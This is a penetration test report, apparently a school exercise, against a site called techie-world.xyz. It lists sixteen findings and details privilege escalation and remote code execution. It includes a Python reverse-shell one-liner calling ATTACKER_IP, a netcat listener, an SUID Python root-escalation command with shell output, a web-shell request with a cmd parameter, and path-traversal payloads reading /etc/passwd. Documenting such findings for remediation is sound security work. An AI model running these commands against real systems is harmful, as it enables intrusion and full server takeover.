



**ECOM SCHOOL**

Urban Online Academy & Network

# Penetration Test Report

Yam Malachi.

January, 2025  
Black Box Penetration Testing

This legal disclaimer regulates the usage of this Penetration Testing report and the content of this report. The contents of this document have been prepared from the information collected by the "ECOM" research team. It is worth noting that the information offered in this report constitutes a general framework for security screening and is not intended to ensure protection or compliance with any requirements and guidelines of any authority and the like. Nor can it be concluded that compliance with the recommendations of this report will ensure that the subject of the test is protected and that it does not contain any additional vulnerabilities. Under no circumstances will the Penetration Testing team and the " ECOM " team be responsible for any damage directly or indirectly caused by this test of any kind. The contents of this entire document are confidential and completely confidential and are the intellectual property of the " ECOM " Research Team and may be used only internally for educational purposes only. In addition, it is worth noting that the structure of this document is confidential and is the intellectual property of the " ECOM " research team and may not be used if you are not a member of this team.

# TABLE OF CONTENT

## Contents

### REPORT STRUCTURE \_\_\_\_\_ 6

ABOUT THE EDITOR \_\_\_\_\_ 6

### EXECUTIVE SUMMARY \_\_\_\_\_ 7

BACKGROUND \_\_\_\_\_ 7

PROJECT DESCRIPTION \_\_\_\_\_ 7

SCOPE & TARGETS \_\_\_\_\_ 7

TEST LIMITATIONS \_\_\_\_\_ 8

SUMMARY & ASSESSMENT \_\_\_\_\_ 8

CONCLUSIONS \_\_\_\_\_ 9

ATTACK TREE FOR COMPLEX SCENARIOS \_\_\_\_\_ 10

SETTING GOALS AND OBJECTIVES \_\_\_\_\_ 11

### IDENTIFIED VULNERABILITIES \_\_\_\_\_ 12

VULN-001 PRIVILEGE ESCALATION (**CRITICAL**) \_\_\_\_\_ 12

VULN-002 REMOTE CODE EXECUTION (RCE) (**CRITICAL**) \_\_\_\_\_ 13

VULN-003 LFI (LOCAL FILE INCLUSION) (**CRITICAL**) \_\_\_\_\_ 14

VULN-004 INSECURE COOKIE HANDLING (**CRITICAL**) \_\_\_\_\_ 15

VULN-005 COOKIE-BASED AUTHENTICATION (**CRITICAL**) \_\_\_\_\_ 16

VULN-006 EXTERNAL FILE INJECTION IN PDF (MPDF) (**CRITICAL**) \_\_\_\_\_ 17

VULN-007 USER ENUMERATION (**HIGH**) \_\_\_\_\_ 18

VULN-008 WEAK PASSWORD POLICY (**HIGH**) \_\_\_\_\_ 19

VULN-009 LACK OF ACCOUNT LOCKOUT MECHANISM (**HIGH**) \_\_\_\_\_ 20

VULN-010 DOM-BASED CROSS-SITE SCRIPTING (XSS) (**HIGH**) \_\_\_\_\_ 21

VULN-011 PASSWORD FIELD WITH AUTOCOMPLETE ENABLED (**MEDIUM**) \_\_\_\_\_ 22

VULN-012 DIRECTORY LISTING (**MEDIUM**) \_\_\_\_\_ 23

VULN-013 PATH-RELATIVE STYLESHEET IMPORT ATTACK (**MEDIUM**) \_\_\_\_\_ 24

VULN-014 EXPIRED SSL/TLS CERTIFICATE (**MEDIUM**) \_\_\_\_\_ 25

VULN-015 CLICKJACKING POTENTIAL (**LOW**) \_\_\_\_\_ 26

VULN-016 EMAIL ADDRESSES DISCLOSED (**INFORMATIVE**) \_\_\_\_\_ 27

### FINDING DETAILS \_\_\_\_\_ 28

VULN-001 PRIVILEGE ESCALATION \_\_\_\_\_ 28

CVSS \_\_\_\_\_ 28

RISK \_\_\_\_\_ 28

DESCRIPTION	28
PROOF OF CONCEPT	29
DETAILS	29
RECOMMENDED MITIGATIONS	31
VULN-002 REMOTE CODE EXECUTION (RCE)	35
CVSS	35
RISK	35
DESCRIPTION	35
PROOF OF CONCEPT	36
DETAILS	36
RECOMMENDED MITIGATIONS	37
VULN-003 LFI (LOCAL FILE INCLUSION)	39
CVSS	39
RISK	39
DESCRIPTION	39
PROOF OF CONCEPT	40
DETAILS	41
RECOMMENDED MITIGATIONS	42
VULN-004 INSECURE COOKIE HANDLING	45
CVSS	45
RISK	45
DESCRIPTION	45
PROOF OF CONCEPT	46
DETAILS	47
RECOMMENDED MITIGATIONS	48
VULN-005 COOKIE-BASED AUTHENTICATION	50
CVSS	50
RISK	50
DESCRIPTION	50
PROOF OF CONCEPT	51
DETAILS	51
RECOMMENDED MITIGATIONS	52
VULN-006 EXTERNAL FILE INJECTION IN PDF (MPDF)	54
CVSS	54
RISK	54
DESCRIPTION	54
PROOF OF CONCEPT	55
DETAILS	56
RECOMMENDED MITIGATIONS	56
VULN-007 USER ENUMERATION	58
CVSS	58
RISK	58
DESCRIPTION	58
PROOF OF CONCEPT	59
DETAILS	59
RECOMMENDED MITIGATIONS	60
VULN-008 WEAK PASSWORD POLICY	61
CVSS	61
RISK	61
DESCRIPTION	61
PROOF OF CONCEPT	62

DETAILS	63
RECOMMENDED MITIGATIONS	64
VULN-009 LACK OF ACCOUNT LOCKOUT MECHANISM	65
CVSS	65
RISK	65
DESCRIPTION	65
PROOF OF CONCEPT	66
DETAILS	66
RECOMMENDED MITIGATIONS	66
VULN-010 DOM-BASED CROSS-SITE SCRIPTING (XSS)	68
CVSS	68
RISK	68
DESCRIPTION	68
PROOF OF CONCEPT	69
DETAILS	70
RECOMMENDED MITIGATIONS	70
VULN-011 PASSWORD FIELD WITH AUTOCOMPLETE ENABLED	73
CVSS	73
RISK	73
DESCRIPTION	73
PROOF OF CONCEPT	73
DETAILS	74
RECOMMENDED MITIGATIONS	75
VULN-012 DIRECTORY LISTING	76
CVSS	76
RISK	76
DESCRIPTION	76
PROOF OF CONCEPT	77
DETAILS	78
RECOMMENDED MITIGATIONS	78
VULN-013 PATH-RELATIVE STYLESHEET IMPORT ATTACK	80
CVSS	80
RISK	80
DESCRIPTION	80
PROOF OF CONCEPT	81
DETAILS	82
RECOMMENDED MITIGATIONS	82
VULN-014 EXPIRED SSL/TLS CERTIFICATE	83
CVSS	83
RISK	83
DESCRIPTION	83
PROOF OF CONCEPT	84
DETAILS	84
RECOMMENDED MITIGATIONS	85
VULN-015 CLICKJACKING POTENTIAL	87
CVSS	87
RISK	87
DESCRIPTION	87
PROOF OF CONCEPT	88
DETAILS	88
RECOMMENDED MITIGATIONS	89

VULN-016 EMAIL ADDRESSES DISCLOSED	91
CVSS	91
RISK	91
DESCRIPTION	91
PROOF OF CONCEPT	91
DETAILS	92
RECOMMENDED MITIGATIONS	92

## APPENDICES 94

METHODOLOGY	94
APPLICATIVE PENETRATION TESTS	94
INFRASTRUCTURE PENETRATION TEST	96
FINDINGS CLASSIFICATIONS	98

# REPORT STRUCTURE

---

This report contains three different sections:

1. **Executive Summary** - This section includes a brief description of the content of the work as well as a list of the main findings that constitute potential for damage and, as a result, require the organization to take corrective steps in our view.
2. **Details of the tests** - This section details all the tests performed by division into the various areas as well as a description of the information collected in the survey. This section also lists all the findings of the exam, the description of the risks as a result of the findings, and the recommendations for implementation based on the accumulated experience of ECOM.
3. **Appendices** - Brief of the methods used during the penetration test with additional explanation about our rating system fix effort.

# ABOUT THE EDITOR

---

Yam Malachi is a cybersecurity specialist and penetration tester with hands-on experience in web application security.

Skilled in identifying and exploiting vulnerabilities.

Proficient in manual and automated security testing methodologies, leveraging tools like Burp Suite and scripting for advanced exploitation.

Passionate about offensive security, privilege escalation, and real-world attack simulations.



<https://www.linkedin.com/>

# EXECUTIVE SUMMARY

## BACKGROUND

---

The "ECOM" Cyber Security Team was asked to perform an applicative penetration test for the techie-world website on January 2025.

The test scenarios performed included attempts to infiltrate the customer's services, taking the advantage of the built-in weaknesses, taking into account the type of applications/operating systems and the type of components with which the customer works.

The test was performed to detect vulnerabilities that could put techie-world at risk and to simulate a situation where an attack occurs while making maximum use of the resources available to the attacker.

This report includes a description of all the vulnerabilities found, a general explanation of them, Proof Of Concept and other findings for the customer to be able to harden his services and increase his level of security.

This test was performed from **Ecom School** digital and high-tech college, by the Penetration Testing team of "ECOM".

This test was performed using a Black box Penetration Test methodology, and the test content was determined as part of the delineation, both in terms of the topics and components to be tested and the scope of resources that will be allocated to the test. Thus, the test may not detect all the infrastructural and applicative exposures of the client network.

The findings set forth in this document are correct as of the date of the test. Any applicative or infrastructural change made after the end of the test may affect the security level of the client.

It is worth noting that the official contact person on behalf of the company is Emil Raz and all the tests were matched with him.

## PROJECT DESCRIPTION

---

### SCOPE & TARGETS

In advance with the client, the test team was given the following goals:

No.	Target Address	Extra Details
1	<a href="https://techie-world.xyz/">https://techie-world.xyz/</a>	N/A

This test contains a number of infrastructural / applicative test methodologies in order to examine the level of risk of the information that is output in the identified systems.

As part of this examination, the following were examined:

- A number of code injection techniques at both the client and server level that can significantly compromise the information stored in this system.
- OWASP TOP 10 includes a variety of vulnerabilities and advanced attack techniques.
- Check for system bugs that can lead to malicious actions at the user level.
- Several techniques for scanning and finding known weaknesses in customer systems.
- Performing attacks in order to take over the network while obtaining high permissions.

## TEST LIMITATIONS

---

During this testing phase, the Denial of Service (DoS) vulnerability was not tested. It was identified as being out of scope for this particular engagement. Due to the nature of the test and the constraints around time and resources, a DoS attack was not conducted or explored as part of the current testing scope. The focus of the testing was instead directed towards other critical vulnerabilities, which were prioritized for evaluation within the available time frame.

## SUMMARY & ASSESMENT

---

During the test, it was found that an attacker can perform remote code execution (RCE) using a misconfigured command execution endpoint along with other misconfiguration defects.

**The penetration testing lasted 30 days and resulted in several vulnerabilities such as Local File Inclusion (LFI), Remote Code Execution (RCE), and Insecure Session Management.**

**An attacker exploiting these bugs may gain full control over the application, escalate privileges to root, and compromise sensitive user data.**

**This may damage the organization's reputation and put both the organization and its clients at risk.**




## CONCLUSIONS

---

From our professional view, the security level existing in the client's systems is now at *Low*.

This was rated as mentioned before due to the existence of multiple vulnerabilities such as Remote Code Execution (RCE), which allows an attacker to execute arbitrary commands on the server, and Local File Inclusion (LFI), which enables unauthorized access to sensitive system files.

Exploiting most of the vulnerabilities mentioned above requires a *Low to Medium* technical knowledge, as some attacks can be performed using publicly available tools and minimal scripting, while others may require deeper understanding of system misconfigurations and privilege escalation techniques.




## ATTACK TREE FOR COMPLEX SCENARIOS

---

The following diagram describes each complex attack scenarios that can be applied in the client's system.

### Attack Scenario No.001 - From Unauthenticated Attacker to Full System Compromise via Privilege Escalation and RCE



## SETTING GOALS AND OBJECTIVES

---

The following objectives were defined for intrusion testing operations as objectives of paramount importance.

- Search for *low hanging fruits* – (ACHIEVED)
- Finding a *number of vulnerabilities* that could endanger the target – (ACHIEVED)
- Performs a vulnerability combination *perform a complex attack* to maximize the attacker's abilities - (ACHIEVED)
- Exposing the target to the ability to *run code remotely*- (ACHIEVED)

## IDENTIFIED VULNERABILITIES

### VULN-001 Privilege Escalation (**CRITICAL**)

Privilege Escalation occurs when a system misconfiguration allows a lower-privileged user to gain higher privileges, potentially leading to full system compromise.

In this case, a **misconfigured SUID binary (Python 3.10)** was found, which enabled the attacker to execute commands as **root**. This led to **full system control**, significantly increasing the risk posed by the initial RCE vulnerability.

The details of the exploitation will be provided in the following sections.

## VULN-002 Remote Code Execution (RCE) (CRITICAL)

Remote Code Execution (RCE) occurs when an attacker is able to run arbitrary commands or code on a target server.

This type of vulnerability gives attackers full control over the compromised system, enabling them to perform malicious actions, install malware, steal sensitive data, or manipulate the server for further attacks.

In this case, the RCE vulnerability was triggered by the LFI (Local File Inclusion) vulnerability in combination with a hidden PHP file (2218b21bfdba3807605ee1ecd8b39a3b74c4b83b42f51771491d4789d128a8f0.php) in the mPDF library.

Once the attacker was able to retrieve the file through LFI, they discovered that the file contained a command execution parameter (cmd).

This allowed the attacker to inject commands and execute arbitrary code on the server, leading to full control of the system.

The mPDF library, in this case, exposed the system to Remote Code Execution due to improper validation and handling of file inclusions, making it possible for attackers to exploit it to run arbitrary commands.

### VULN-003 LFI (Local File Inclusion) (CRITICAL)

Local File Inclusion (LFI) occurs when an application includes files without properly validating the input, allowing an attacker to manipulate the file path and access sensitive files on the server.

In this case, an attacker can exploit LFI by providing specially crafted paths, such as `admin/../flag.txt`, to gain access to files that should be restricted, such as `flag.txt` or other sensitive system files.

This vulnerability can lead to information disclosure, allowing an attacker to retrieve sensitive data, configuration files, or even other files that could be further exploited.

## VULN-004 Insecure Cookie Handling (**CRITICAL**)

Insecure Cookie Handling describes a situation where the application does not properly enforce security attributes on cookies, allowing an attacker to manipulate or steal session-related data.

The lack of proper security flags increases the risk of session hijacking, XSS exploitation, and CSRF attacks.

### VULN-005 Cookie-Based Authentication (**CRITICAL**)

Cookie-based authentication describes a situation where the system relies on cookies to authenticate users, but the cookie value can be easily manipulated to impersonate a different user.

In this case, the application does not properly secure its session management mechanism, allowing an attacker to modify the cookie's value and gain unauthorized access to a user's account, potentially with higher privileges.



## VULN-006 External File Injection in PDF (mPDF) (**CRITICAL**)

External File Injection in PDF occurs when an application allows unvalidated user input to control the inclusion of external files, leading to the potential injection of malicious files or sensitive system files.

This vulnerability is present in the mPDF library, specifically in versions prior to 8.1.4, where file paths can be manipulated through the annotation feature in PDF generation.

An attacker can inject a file path, such as `/etc/passwd`, into the URL, and the server will include that file in the generated PDF without proper validation.

In this case, the attacker exploited this vulnerability by injecting paths like `admin/../flag.txt` and `/etc/passwd` into the user parameter, successfully retrieving the contents of sensitive files from the server.

This flaw was possible due to the lack of proper sanitization of file inclusion parameters within the mPDF library.

## VULN-007 USER ENUMERATION (HIGH)

User Enumeration occurs when an application reveals information about valid usernames through distinct error messages or responses.

In this case, the login page provides different responses for invalid usernames ("User not found") and valid usernames with incorrect passwords ("Incorrect username or password"). This allows attackers to identify valid accounts, such as the admin account.

### VULN-008 Weak Password Policy (HIGH)

A weak password policy refers to the practice of allowing users to set passwords that are too simple or easy to guess.

This can include short passwords, common phrases, or predictable patterns, which are vulnerable to brute force or dictionary attacks.

The more complex the password, the greater the number of possible combinations, making it significantly harder for attackers to guess.

A robust password policy should require passwords with a combination of uppercase and lowercase letters, numbers, and special characters, along with a minimum length to ensure sufficient complexity.

## VULN-009 Lack of Account Lockout Mechanism (HIGH)

The system does not implement an account lockout mechanism, leaving it vulnerable to brute-force or credential stuffing attacks.

There are no limitations to the number of incorrect login attempts, meaning attackers can continually try different credentials without any system defence.

Additionally, there is no CAPTCHA or multi-factor authentication (MFA) in place to further secure the login process.

Coupled with a weak password policy and browser password-saving feature, the system is highly susceptible to unauthorized access.

The absence of these essential security features significantly increases the risk of successful exploitation by attackers.

## VULN-010 DOM-Based Cross-Site Scripting (XSS) (HIGH)

DOM-Based XSS is a type of Cross-Site Scripting vulnerability where the malicious script is executed in the browser as a result of modifying the Document Object Model (DOM).

This occurs when client-side scripts (JavaScript) dynamically process input data, and an attacker can manipulate the DOM by injecting malicious content into a page, leading to execution in the victim's browser.

## VULN-011 Password Field with Autocomplete Enabled (MEDIUM)

Password Field with Autocomplete Enabled describes a situation where a web application does not disable the autocomplete feature on password input fields, allowing browsers to store and automatically populate the password field with previously entered values.

This can expose sensitive information if an attacker gains access to the user's device or browser, as the password could be autofilled without the user's consent.

The lack of this configuration leads to an increased risk of unauthorized access and compromise of user credentials.

## VULN-012 Directory Listing (**MEDIUM**)

Directory Listing describes a situation where a web server exposes a directory structure to users, allowing them to view file and folder names within the directory.

This misconfiguration can disclose sensitive information such as filenames, directory structures, and potentially vulnerable files, which can be exploited by an attacker for further exploitation.

### VULN-013 Path-relative Stylesheet Import Attack (**MEDIUM**)

Path-relative Stylesheet Import Attack refers to a vulnerability where an attacker can exploit path-relative imports in stylesheets to access sensitive files, such as configuration files or flags, that should not be exposed.

This occurs when the web application improperly allows dynamic imports or doesn't sanitize user-controlled input that is used for constructing paths in the stylesheet imports.



## VULN-014 Expired SSL/TLS Certificate (MEDIUM)

Expired SSL/TLS Certificate refers to a situation where the SSL/TLS certificate of a server has passed its validity period, leaving the connection insecure.

This can cause trust issues for clients, as the certificate is no longer valid, and may allow attackers to potentially exploit the expired certificate for Man-in-the-Middle (MITM) attacks or other malicious activities.

This vulnerability is typically a result of poor certificate management, where certificates are not properly renewed or updated before they expire.

## VULN-015 Clickjacking Potential (LOW)

Clickjacking is a security vulnerability where an attacker embeds a transparent iframe over a legitimate webpage.

When the user interacts with the page, they unknowingly perform actions on the embedded website.

This attack is dependent on the user's actions and can be mitigated easily by implementing security headers like X-Frame-Options or Content-Security-Policy (CSP), which prevent the page from being embedded in an iframe.

## VULN-016 Email Addresses Disclosed (INFORMATIVE)

Email Addresses Disclosed refers to the unintentional exposure of email addresses on a website or web application, which can be accessed by any user visiting the site.

This vulnerability does not immediately put the system at risk but may lead to potential issues like spam or phishing attacks targeting the exposed email addresses.

Attackers could also impersonate legitimate individuals within the organization by using the email address format, increasing the risk of social engineering attacks.

It can be exploited by attackers to collect valid email addresses for malicious purposes.

## FINDING DETAILS

### VULN-001 Privilege Escalation

#### CVSS

CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:L/A:H

Calculated by <https://www.first.org/cvss/calculator/3.1>

#### RISK

General   <Critical>	Probability   <High>	Severity   <Critical>	Fix Effort   <Low>
----------------------	----------------------	-----------------------	--------------------

#### DESCRIPTION

Privilege Escalation is a type of vulnerability that occurs when a user with limited permissions can gain higher privileges on a system, eventually allowing them to perform any action, including those typically restricted to administrators or root users.

In this case, the vulnerability was caused by a **misconfigured SUID binary** on the system. SUID (Set User ID) is a special permission that allows a user to run a program with the permissions of the file owner, typically **root**. This is a significant security issue if applied to binaries that should not be accessible by normal users.

By exploiting this, an attacker who already had low-level access to the system could run the Python binary (which was misconfigured with SUID), giving them **root-level access**. This allowed the attacker to **take full control of the server**, even if they were originally just a regular user.

#### Impact of the Vulnerability:

##### 1. Full System Control:

- The attacker can gain **root access**, allowing them to **execute any command** and fully control the server. This means the attacker can modify system files, install malware, or disrupt server operations.

##### 2. Data Exposure:

- With **root access**, the attacker can access and steal **sensitive data** such as user passwords, database credentials, and configuration files.

##### 3. System Manipulation:

- The attacker can **change system settings**, install malicious software, and **create backdoors**, which can give them persistent access to the system even after initial exploitation.

##### 4. Risk to Entire Network:

- Since the attacker now has **root-level access**, they can **move laterally** through the system and potentially affect other systems in the network, compromising sensitive infrastructure.

#### 5. Privilege Escalation:

- The attack could also enable further **privilege escalation** across other systems or environments, making it a potential stepping stone to larger attacks or more significant system breaches.

### PROOF OF CONCEPT

#### Successful Privilege Escalation: Gaining Root Access

```
(kali@kali)-[~]
$ nc -lvnp 4444

listening on [any] 4444 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 37104
bash: cannot set terminal process group (2776): Inappropriate ioctl for device
bash: no job control in this shell
bash-5.1$ /usr/bin/python3.10 -c 'import os; os.system("/bin/bash")'
/usr/bin/python3.10 -c 'import os; os.system("/bin/bash")'
whoami
www-data
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data
/usr/bin/python3.10 -c 'import os; print(os.geteuid())'
0
whoami
www-data
/usr/bin/python3.10 -c 'import os; os.system("/bin/bash")'
whoami
www-data
/usr/bin/python3.10 -c 'import os; os.setuid(0); os.system("/bin/bash")'
whoami
root
```

### DETAILS

The Privilege Escalation vulnerability was discovered after initially exploiting a Remote Code Execution (RCE) vulnerability on the target system. The RCE allowed me to execute arbitrary commands remotely, but the next step was to gain root access to fully control the system. To achieve this, I began enumerating the system to identify potential privilege escalation vectors.

During this process, I identified a misconfigured SUID binary. The Python 3.10 binary had the SUID (Set User ID) flag set, which means that any user, even with low privileges, could run this binary as the owner (root in this case).

#### **Process:**

1. Exploiting Remote Code Execution (RCE) for Initial Access:
  - The initial access was obtained by exploiting an RCE vulnerability on the target system.
  - This allowed me to execute arbitrary commands remotely on the server with low-privileged user permissions.
  - The RCE was tested by injecting system commands through a vulnerable input field, confirming command execution on the server.
2. Establishing a Reverse Shell:
  - Once RCE was confirmed, I established a persistent reverse shell to gain interactive access.
  - The following Python command was executed to create a reverse connection to my attacking machine:  
  

```
python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("ATTACKER_IP",ATTACKER_PORT));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```
  - This provided a fully interactive shell as a low-privileged user (www-data).
3. Enumerating the System for Privilege Escalation:
  - With an interactive shell, I began manual system enumeration to identify privilege escalation opportunities.
  - I searched for SUID binaries, misconfigurations, and other privilege escalation vectors.
  - Using the command `find / -perm -4000 -type f 2>/dev/null`, I discovered that `/usr/bin/python3.10` had the SUID bit set.
4. Exploiting the SUID Misconfiguration for Privilege Escalation:
  - The presence of the SUID flag on `/usr/bin/python3.10` indicated that it could be exploited to gain root privileges.
  - To escalate to root, I executed the following command:  
  

```
python3.10 -c 'import os; os.setuid(0); os.system("/bin/sh")'
```
  - Running `id` confirmed that my user ID was now 0 (root).
5. Establishing a Root Reverse Shell for Persistence:

- To maintain root access, I executed another reverse shell command as root, allowing me to reconnect at will.
- This ensured persistent control over the compromised system.

#### Tools Used:

- **Manual Enumeration** – Identified misconfigured SUID binaries on the system.
- **Ngrok** – Used to establish a reverse shell and maintain persistent access to the system.
- **Python 3.10** – Exploited the misconfigured SUID binary to escalate privileges to root.

#### Impact of the Vulnerability

- **Full System Control:** The misconfigured SUID binary allowed me to escalate privileges from a low-privileged user to root access, giving me complete control of the system.
- **Data Exposure:** With root access, I could access sensitive data, including system files and user information.
- **System Manipulation:** Full control allowed me to modify system settings, install malware, and maintain persistent access.
- **Risk to Entire Network:** The root access could potentially be used to compromise other systems in the network if not properly contained.

## RECOMMENDED MITIGATIONS

### 1. Remove Unnecessary SUID/SGID Binaries

#### Explanation:

SUID (Set User ID) and SGID (Set Group ID) permissions allow users to execute binaries with the privileges of the file's owner or group. When misconfigured, this can allow low-privileged users to escalate their privileges to root.

#### How to Implement:

- Regularly audit system binaries to identify SUID and SGID files.
- Remove the SUID and SGID flags from binaries that do not need them.
- For binaries that require these flags, ensure they are only executable by trusted users.

**Useful Resources:**

- [OWASP: Secure Configuration Principles](#)
- 

**2. Principle of Least Privilege (PoLP)****Explanation:**

The Principle of Least Privilege means granting users only the minimum level of access required for their tasks. By limiting the permissions of non-administrative users, the potential damage from privilege escalation is reduced.

**How to Implement:**

- Ensure users only have the necessary permissions for their tasks.
- Limit administrative privileges to trusted users only and audit their access regularly.
- Properly configure group policies, file permissions, and user roles to restrict unnecessary access.

**Useful Resources:**

- [Principle of Least Privilege - SANS](#)
- 

**3. Disable Unnecessary Services and Binaries****Explanation:**

Unnecessary services and binaries increase the attack surface of the system. Disabling unnecessary services can prevent potential escalation points from being exploited.

**How to Implement:**

- Identify and disable services and binaries that are not needed for the system's operation.
  - Ensure that only critical services and binaries are running on the system.
- 

**4. Regular Patch Management and Updates****Explanation:**

Many attacks exploit known vulnerabilities in outdated software. Regular patching and updates reduce the chances of privilege escalation by closing these gaps.

**How to Implement:**

- Ensure regular updates for the operating system, software, and binaries are performed.
- Configure automatic updates or implement scripts to check for updates in real time.

**Useful Resources:**



- [OWASP: Software Update Management](#)
- 

## 5. Use Command Whitelisting

### Explanation:

Command whitelisting limits the execution of commands to only those that are predefined, blocking any unauthorized commands from being executed.

### How to Implement:

- Define a list of allowed commands that are permitted to run and reject any others.
- Ensure that user input is not directly passed to system functions (e.g., `exec()`, `shell_exec()`) without proper validation.

### Useful Resources:

- [OWASP: Command Injection Prevention Cheat Sheet](#)
- 

## 6. Implement Advanced Permission Management Technologies (SELinux, AppArmor, seccomp)

### Explanation:

Technologies like **SELinux**, **AppArmor**, and **seccomp** provide granular control over system processes, preventing unauthorized actions and privilege escalation.

### How to Implement:

- Enable and configure **SELinux** or **AppArmor** to enforce access controls on processes.
- Use **seccomp** to restrict system calls and prevent processes from accessing sensitive resources.

### Useful Resources:

- [SELinux Documentation](#)
  - [AppArmor Documentation](#)
- 

## 7. Enable Monitoring and Anomaly Detection

### Explanation:

Implementing systems to monitor and detect unusual activity can help identify potential privilege escalation attempts before they result in full system compromise.

### How to Implement:

- Implement monitoring solutions that track changes in permissions and file access.
- Regularly review system logs for suspicious activity and privilege escalation attempts.

**Useful Resources:**

- [OSSEC - Host-based Intrusion Detection System](#)

## VULN-002 Remote Code Execution (RCE)

### CVSS

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

Calculated by <https://www.first.org/cvss/calculator/3.1>

### RISK

General   <Critical>	Probability   <High>	Severity   < High >	Fix Effort   <Low>
----------------------	----------------------	---------------------	--------------------

### DESCRIPTION

Remote Code Execution (RCE) happens when an attacker can run their own code on a vulnerable server.

This means the attacker can control the server completely, like having full access to the computer where the server is running.

In this case, the vulnerability was discovered through a Local File Inclusion (LFI) flaw in the mPDF library.

The LFI allowed an attacker to include files from the server that should have been protected.

Once the attacker accessed a hidden PHP file (2218b21bfdba3807605ee1ecd8b39a3b74c4b83b42f51771491d4789d128a8f0.php), they found a way to execute commands by sending special parameters.

This made it possible for the attacker to run arbitrary code on the server, gaining full control over it.

#### Impact of the Vulnerability:

**Full Server Control:** The attacker can run any command they want on the server, allowing them to steal sensitive information, install malware, or make the server unusable.

**Data Exposure:** The attacker can access sensitive data such as user details, passwords, and configuration files.

**System Manipulation:** The attacker can modify system settings, upload malicious files, or even disrupt the server's functionality, causing downtime.


Following the initial RCE exploitation, further privilege escalation was performed, leading to **root access**. This significantly increases the impact of the vulnerability, allowing complete system control.

## PROOF OF CONCEPT

### The request in which the CMD was obtained

Request		Response	
Pretty	Raw	Hex	Render
<pre>1 GET /admin/2218b21bfdba3807605ee1ecd8b39a3b74c4b83b42f51771491d4789d128a8f0.php?cmd=whoami HTTP/1.1 2 Host: techie-world.xyz 3 Cookie: user=admin 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:134.0) Gecko/20100101 Firefox/134.0 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate 8 Referer: https://techie-world.xyz/admin/ 9 Upgrade-Insecure-Requests 1 10 Sec-Fetch-Dest: document 11 Sec-Fetch-Mode: navigate 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-User: ?1 14 If-Modified-Since: Fri, 31 Jan 2025 11:39:13 GMT 15 Priority: u=0, i 16 Te: trailers 17 Connection: close 18 19</pre>		<pre>1 HTTP/1.1 200 OK 2 Date: Fri, 31 Jan 2025 14:14:39 GMT 3 Server: Apache/2.4.52 (Ubuntu) 4 Vary: Accept-Encoding 5 Content-Length: 281 6 Connection: close 7 Content-Type: text/html; charset=UTF-8 8 9 &lt;html&gt; 10 &lt;body&gt; 11 &lt;form method="GET" name=" 2218b21bfdba3807605ee1ecd8b39a3b74c4b83b42f51771491d4789d128a8f0.php"&gt; 12 &lt;input type="TEXT" name="cmd" autofocus id="cmd" size="80"&gt; 13 &lt;input type="SUBMIT" value="Execute"&gt; 14 &lt;/form&gt; 15 &lt;pre&gt; 16 www-data 17 &lt;/pre&gt; 18 &lt;/body&gt; 19 &lt;/html&gt;</pre>	

### The CMD displayed on the website



## DETAILS

### Attack Description:

The attack began when I discovered an LFI (Local File Inclusion) vulnerability on the system.

By manipulating the URL, I was able to inject paths such as admin/../../flag.txt, which allowed me to retrieve the contents of sensitive files like flag.txt.

This confirmed that the system was vulnerable to LFI, as it failed to properly validate file paths.

A search revealed that the version of mPDF in use (version 8.1.4) had known vulnerabilities that allowed an attacker to exploit this feature for file inclusion.

